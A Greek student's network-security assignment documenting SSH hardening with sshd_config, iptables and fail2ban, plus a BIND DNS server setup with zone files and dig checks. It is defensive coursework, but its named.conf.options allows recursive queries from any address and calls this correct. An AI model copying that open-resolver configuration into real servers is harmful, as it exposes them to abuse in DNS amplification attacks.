6Η ΕΡΓΑΣΙΑ ΣΤΙΣ ΣΥΓΧΡΟΝΕΣ ΕΦΑΡΜΟΓΕΣ ΑΣΦΑΛΕΙΑΣ ΔΙΚΤΥΩΝ

Όνομα: Γεώργιος

Επώνυμο: Βέργος

Αριθμός μητρώου: 1072604


Ημερομηνία: 6/1/2023

Εξάμηνο: 7ο (4ο έτος)

Τμήμα: ΜΗΥΠ(CEID)

Εφαρμόζω τις ακόλουθες ρυθμίσεις στο VM μου με IP: 83.212.80.82:

```
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
LogLevel VERBOSE

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2
```



```
# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no
```

Οι παραπάνω ρυθμίσεις δεν επιτρέπουν την πρόσβαση στο VM με δικαιώματα διαχειριστή(PermitRootLoginNo) , επιτρέπουν την είσοδο μόνο με ιδιωτικό κλειδί(public key authentication) ενώ απαγορεύεται η πρόσβαση με κωδικό. Έτσι για να πραγματοποιήσω κάποια root λειτουργία συνδέομαι πρώτα στο vm ως απλός χρήστης και μετέπειτα εκτελώ την λειτουργία με sudo/su.

Οι κανόνες στο firewall(iptables) που χρησιμοποίησα είναι οι εξής:

sudo iptables -A INPUT -p tcp -s 150.140.0.0/16 –dport 22 -j ACCEPT

sudo iptables -A INPUT -p udp –dport 53 -j ACCEPT

sudo iptables -A INPUT -i lo -j ACCEPT

sudo iptables -A INPUT -m state –state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -P INPUT DROP

sudo iptables -P FORWARD DROP

sudo iptables -P OUTPUT ACCEPT

```
debian@snf-33133:~$ sudo iptables -L -v
Chain INPUT (policy DROP 5435 packets, 269K bytes)
 pkts bytes target     prot opt in     out     source               destination
 5218  490K f2b-sshd   tcp  --  any    any     anywhere             anywhere             multiport dports ssh
11019  767K ACCEPT     udp  --  any    any     anywhere             anywhere             udp dpt:domain
50038 8862K ACCEPT     all  --  any    any     anywhere             anywhere             state RELATED,ESTABLISHED
   74  2611 ACCEPT     all  --  lo     any     anywhere             anywhere
  443 24764 ACCEPT     tcp  --  any    any     150.140.0.0/16       anywhere             tcp dpt:ssh

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 219 packets, 33775 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain f2b-sshd (1 references)
 pkts bytes target     prot opt in     out     source               destination
 5156  487K RETURN     all  --  any    any     anywhere             anywhere
debian@snf-33133:~$
```

Στη συνέχεια εφαρμόζω τις ακόλουθες ρυθμίσεις στο fail2ban ώστε οι αποκλεισμένοι χρήστες να λαμβάνουν Connection Refused για 10 λεπτά με findtime=10 λεπτά. Για να ενεργοποιηθεί και ο αποκλεισμός χρηστών (public key banning) θέτω στο sshd Jail : mode=aggressive και στο filter.d/sshd.conf τις ακόλουθες κανονικές εκφράσεις:


```
debian@snf-33133:~$ cat /etc/fail2ban/jail.local
[DEFAULT]
mode= aggressive



[sshd]
enabled= true
mode= aggressive
port= ssh
filter= sshd
logpath= /var/log/auth.log
maxretry= 5
findtime= 600
bantime= 600
ignoreip= 127.0.0.1

debian@snf-33133:~$
```

```
debian@snf-33133:~$ cat /etc/fail2ban/filter.d/sshd.conf
# Fail2Ban filter for openssh
#
# If you want to protect OpenSSH from being bruteforced by password
# authentication then get public key authentication working before disabling
# PasswordAuthentication in sshd_config.
#
#
# "Connection from <HOST> port \d+" requires LogLevel VERBOSE in sshd_config
#

[INCLUDES]

# Read common prefixes. If any customizations available -- read them from
# common.local
before = common.conf

[Definition]

_daemon = sshd

failregex = ^%(__prefix_line)s(?:error: PAM: )?[aA]uthentication (?:failure|error|failed) for .* from <HOST>( via \S+)?\s*$
            ^%(__prefix_line)s(?:error: PAM: )?User not known to the underlying authentication module for .* from <HOST>\s*$
            ^%(__prefix_line)sFailed \S+ for (?P<cond_inv>invalid user )?(?P<user>(?P<cond_user>\S+)|(?(cond_inv)(?:(?! from ).)*?|[^:
]+)) from <HOST>(?: port \d+)?(?: ssh\d*)?(?(cond_user):|(?:(?:(?! from ).)*)$)
            ^%(__prefix_line)sROOT LOGIN REFUSED.* FROM <HOST>\s*$
            ^%(__prefix_line)s[iI](?:llegal|nvalid) user .*? from <HOST>(?: port \d+)?\s*$
            ^%(__prefix_line)sUser .+ from <HOST> not allowed because not listed in AllowUsers\s*$
            ^%(__prefix_line)sUser .+ from <HOST> not allowed because listed in DenyUsers\s*$
            ^%(__prefix_line)sUser .+ from <HOST> not allowed because not in any group\s*$
            ^%(__prefix_line)srefused connect from \S+ \(<HOST>\)\s*$
            ^%(__prefix_line)s(?:error: )?Received disconnect from <HOST>: 3: .*: Auth fail(?: \[preauth\])?$
```

```
            ^%(__prefix_line)sUser .+ from <HOST> not allowed because a group is listed in DenyGroups\s*$
            ^%(__prefix_line)sUser .+ from <HOST> not allowed because none of user's groups are listed in AllowGroups\s*$
            ^(?P<__prefix>%(__prefix_line)s)User .+ not allowed because account is locked<SKIPLINES>(?P=__prefix)(?:error: )?Received
disconnect from <HOST>: 11: .+ \[preauth\]$
            ^(?P<__prefix>%(__prefix_line)s)Disconnecting: Too many authentication failures for .+? \[preauth\]<SKIPLINES>(?P=__prefix
)(?:error: )?Connection closed by <HOST> \[preauth\]$
            ^(?P<__prefix>%(__prefix_line)s)Connection from <HOST> port \d+(?: on \S+ port \d+)?<SKIPLINES>(?P=__prefix)Disconnecting:
 Too many authentication failures for .+? \[preauth\]$
            ^%(__prefix_line)s(error: )?maximum authentication attempts exceeded for .* from <HOST>(?: port \d*)?(?: ssh\d*)? \[preaut
h\]$
            ^%(__prefix_line)spam_unix\(sshd:auth\):\s+authentication failure;\s*logname=\S*\s*uid=\d*\s*euid=\d*\s*tty=\S*\s*ruser=\S
*\s*rhost=<HOST>\s.*$
            ^%(__prefix_line)sConnection reset by <HOST> port \d+ \[preauth\]$
            ^%(__prefix_line)sConnection closed by <HOST> port \d+ \[preauth\]$



ignoreregex =

[Init]

# "maxlines" is number of log lines to buffer for multi-line regex searches
maxlines = 10

journalmatch = _SYSTEMD_UNIT=sshd.service + _COMM=sshd

# DEV Notes:
#
#   "Failed \S+ for .*? from <HOST>..." failregex uses non-greedy catch-all because
#   it is coming before use of <HOST> which is not hard-anchored at the end as well,
#   and later catch-all's could contain user-provided input, which need to be greedily
#   matched away first.
#
# Author: Cyril Jaquier, Yaroslav Halchenko, Petr Voralek, Daniel Black
```


Για τον έλεγχο της ορθής λειτουργίας των παραπάνω ρυθμίσεων εκτελώ αρχικά για τις ρυθμίσεις του firewall τα ακόλουθα nmap scans:

Scan χωρίς να είμαι συνδεδεμένος στο vpn:



Εφόσον το firewall κάνει drop τις διευθύνσεις που δεν ανήκουν στο πανεπιστήμιο πατρών η πόρτα 22(ssh) εμφανίζεται ως filtered.

Scan ενώ είμαι συνδεδεμένος στο VPN (έχω ip στο εύρος του πανεπιστημίου πατρών):



Εφόσον επιτρέπονται οι ssh συνδέσεις από ip του πανεπιστημίου πατρών η πόρτα 22 εμφανίζεται ως ανοικτή.

Η θύρα 53(dns) είναι ανοικτή για όλους ενώ οι υπόλοιπες οποιουδήποτε πρωτοκόλλου εμφανίζονται σε κατάσταση filtered(λόγω της πολιτικής drop στο firewall για την εισερχόμενη κίνηση).

Τέλος ελέγχω τη λειτουργία του fail2ban προσπαθώντας ανεπιτυχώς 5 φορές να συνδεθώ στο VM:

```
C:\Users\dogel>ssh root@83.212.80.82
The authenticity of host '83.212.80.82 (83.212.80.82)' can't be established.
ECDSA key fingerprint is SHA256:[redacted]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '83.212.80.82' (ECDSA) to the list of known hosts.
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
ssh: connect to host 83.212.80.82 port 22: Connection timed out

C:\Users\dogel>
```

Παρατηρώ ότι μετά από 5 ανεπιτυχείς προσπάθειες η επόμενη προσπάθεια δεν αποκρίνεται και εν τέλει εμφανίζεται το μήνυμα:

ssh: connect to host 83.212.80.82 port 22: Connection timed out

Αυτό φαίνεται και στα παρακάτω αρχεία καταγραφής στο VM:

```
2023-01-04 13:28:01,496 fail2ban.filter         [22821]: INFO    [sshd] Found 150.140.254.138
2023-01-04 13:28:07,367 fail2ban.filter         [22821]: INFO    [sshd] Found 150.140.254.138
2023-01-04 13:28:09,078 fail2ban.filter         [22821]: INFO    [sshd] Found 150.140.254.138
2023-01-04 13:28:10,144 fail2ban.filter         [22821]: INFO    [sshd] Found 150.140.254.138
2023-01-04 13:28:11,380 fail2ban.filter         [22821]: INFO    [sshd] Found 150.140.254.138
2023-01-04 13:28:11,447 fail2ban.actions        [22821]: NOTICE  [sshd] Ban 150.140.254.138
2023-01-04 13:38:12,408 fail2ban.actions        [22821]: NOTICE  [sshd] Unban 150.140.254.138
```

```
Jan  4 13:27:59 snf-33133 sshd[28375]: Connection from 150.140.254.138 port 57047 on 83.212.80.82 port 22
Jan  4 13:28:01 snf-33133 sshd[28375]: Connection reset by 150.140.254.138 port 57047 [preauth]
Jan  4 13:28:07 snf-33133 sshd[28379]: Connection from 150.140.254.138 port 57049 on 83.212.80.82 port 22
Jan  4 13:28:07 snf-33133 sshd[28379]: Connection reset by 150.140.254.138 port 57049 [preauth]
Jan  4 13:28:08 snf-33133 sshd[28381]: Connection from 150.140.254.138 port 57050 on 83.212.80.82 port 22
Jan  4 13:28:09 snf-33133 sshd[28381]: Connection reset by 150.140.254.138 port 57050 [preauth]
Jan  4 13:28:09 snf-33133 sshd[28383]: Connection from 150.140.254.138 port 57051 on 83.212.80.82 port 22
Jan  4 13:28:10 snf-33133 sshd[28383]: Connection reset by 150.140.254.138 port 57051 [preauth]
Jan  4 13:28:11 snf-33133 sshd[28385]: Connection from 150.140.254.138 port 57052 on 83.212.80.82 port 22
Jan  4 13:28:11 snf-33133 sshd[28385]: Connection reset by 150.140.254.138 port 57052 [preauth]
```

Υλοποίηση DNS Server με του λογισμικού BIND

Οι καταγραφές των συμβάντων στον dns server αποθηκεύονται στο αρχείο /var/log/syslog:

Στις παρακάτω εικόνες φαίνονται δύο παραδείγματα ενός forward query και ενός reverse dns query:

```
Jan  4 11:25:57 snf-33133 named[1561]: client 94.70.126.192#46006 (www.example.com): query: www.example.com IN A + (83.212.80.82)
```

```
Jan  4 12:00:46 snf-33133 named[1561]: client 150.140.255.54#35568 (251.139.140.150.in-addr.arpa): query: 251.139.140.150.in-addr.arp$
```

Το αρχείο επομένως έχει τη διαμόρφωση <IP πελάτη(αυτός που έκανε το query)>-<το όρισμα του ερωτήματος είτε forward είτε reverse> - <ip του dns server>.

Αρχικά διαμορφώνω σωστά το αρχείο named.conf.options:

```
debian@snf-33133:/etc/bind$ cat named.conf.options
options {
        directory "/var/cache/bind";
        // listen port and address
        listen-on port 53 { localhost; 83.212.80.82; };

        // for public DNS server - allow from any
        allow-query { localhost; any; };

        // define the forwarder for DNS queries
        forwarders { 1.1.1.1; };

        // enable recursion that provides recursive query
        recursion yes;
        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        dnssec-validation auto;

        auth-nxdomain no;    # conform to RFC1035
        //listen-on-v6 { any; };
};
```

Ο DNS server ακούει στη θύρα 53 και στη δημόσια IP του VM(ώστε να χρησιμοποιηθεί από τον έξω κόσμο). Εφόσον είναι δημόσιος ερωτήματα μπορούν να του θέτουν πέρα από τον εαυτό του(localhost) και κάθε(any) ip από τον έξω κόσμο. Τα ερωτήματα μπορεί να είναι αναδρομικά ενώ αν ο server δε μπορεί να κάνει resolve το ερώτημα που του έφτασε το προωθεί στον dns server της cloudflare(1.1.1.1). Τέλος

βάζοντας σχόλιο στη γραμμή listen-on-v6{any}; ο dns server δεν λειτουργεί στο ipv6.

Έπειτα ρυθμίζω το αρχείο named.conf.local:

```
debian@snf-33133:/etc/bind$ cat named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
zone "example.com" {
    type master;
    file "/etc/bind/zones/forward.example.com";
};

zone "139.140.150.in-addr.arpa" {
    type master;
    file "/etc/bind/zones/reverse.example.com";
};
debian@snf-33133:/etc/bind$
```

Με αυτό το αρχείο ορίζω τις τοποθεσίες στο filesystem των αρχείων διαμόρφωσης των ‘’εμπρός’’ και ‘’πίσω’’ ζωνών για το domain example.com. Είναι τύπου master.

Τέλος στην παρακάτω εικόνα φαίνονται τα προαναφερθέντα αρχεία διαμόρφωσης των ‘’εμπρός’’ και ‘’πίσω’’ ζωνών για το domain example.com:

```
debian@snf-33133:/etc/bind/zones$ ls
forward.example.com  reverse.example.com
debian@snf-33133:/etc/bind/zones$ cat forward.example.com
;
; BIND data file for local loopback interface
;
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                            3000000001   ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800)

@       IN      NS      ns.example.com.
;example.com.   IN      MX      10 mail.example.com.

www     IN      A       150.140.139.251
;mail   IN      A       192.168.0.102
ns      IN      A       150.140.139.251
;*.example.com. IN      A 192.168.0.100

debian@snf-33133:/etc/bind/zones$
```

```
debian@snf-33133:/etc/bind/zones$ cat reverse.example.com
;
; BIND reverse data file for local loopback interface
;
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                         3000000001     ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL

@       IN      NS      ns.example.com.
251      IN      PTR     ns.example.com.

debian@snf-33133:/etc/bind/zones$
```

Οι εγγραφές για τα subdomains(mail κλπ) έχουν μπει σε σχόλιο(το ερωτηματικό ;) και δεν χρησιμοποιούνται.

Έπειτα για να ελέγξω την εγκυρότητα των αρχείων εκτελώ τις παρακάτω εντολές:

sudo named-checkconf

Κενή έξοδος οπότε δεν υπάρχουν σφάλματα.

sudo named-checkzone example.com /etc/bind/zones/forward.example.com

zone example.com/IN: loaded serial 3000000001

sudo named-checkzone 139.140.150.in-addr.arpa /etc/bind/zones/reverse.example.com

zone 139.140.150.in-addr.arpa/IN: loaded serial 3000000001

και τέλος restart την υπηρεσία bind:

sudo systemctl restart bind9

Κενή έξοδος οπότε δεν υπάρχουν σφάλματα.

Ελέγχω τη λειτουργία του DNS Server:

Εκτελώ την εντολή dig @83.212.80.82 www.example.com:

```
debian@snf-33133:~$ dig @83.212.80.82 www.example.com

; <<>> DiG 9.10.3-P4-Debian <<>> @83.212.80.82 www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58270
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       150.140.139.251

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       150.140.139.251

;; Query time: 0 msec
;; SERVER: 83.212.80.82#53(83.212.80.82)
;; WHEN: Wed Jan 04 10:53:41 EET 2023
;; MSG SIZE  rcvd: 93

debian@snf-33133:~$
```


Και αντίστροφα: dig @83.212.80.82 -x 150.140.139.251:

```
debian@snf-33133:~$ dig @83.212.80.82 -x 150.140.139.251

; <<>> DiG 9.10.3-P4-Debian <<>> @83.212.80.82 -x 150.140.139.251
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38150
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;251.139.140.150.in-addr.arpa.  IN      PTR

;; ANSWER SECTION:
251.139.140.150.in-addr.arpa. 259200 IN PTR     ns.example.com.

;; AUTHORITY SECTION:
139.140.150.in-addr.arpa. 259200 IN     NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       150.140.139.251

;; Query time: 0 msec
;; SERVER: 83.212.80.82#53(83.212.80.82)
;; WHEN: Wed Jan 04 10:55:45 EET 2023
;; MSG SIZE  rcvd: 115

debian@snf-33133:~$
```

Αλλάζω τον dns server του λειτουργικού μου συστήματος επεξεργάζοντας το αρχείο /etc/resolv.conf:

```
  GNU nano 4.8                                          /etc/resolv.conf
# Generated by NetworkManager
nameserver 83.212.80.82
```

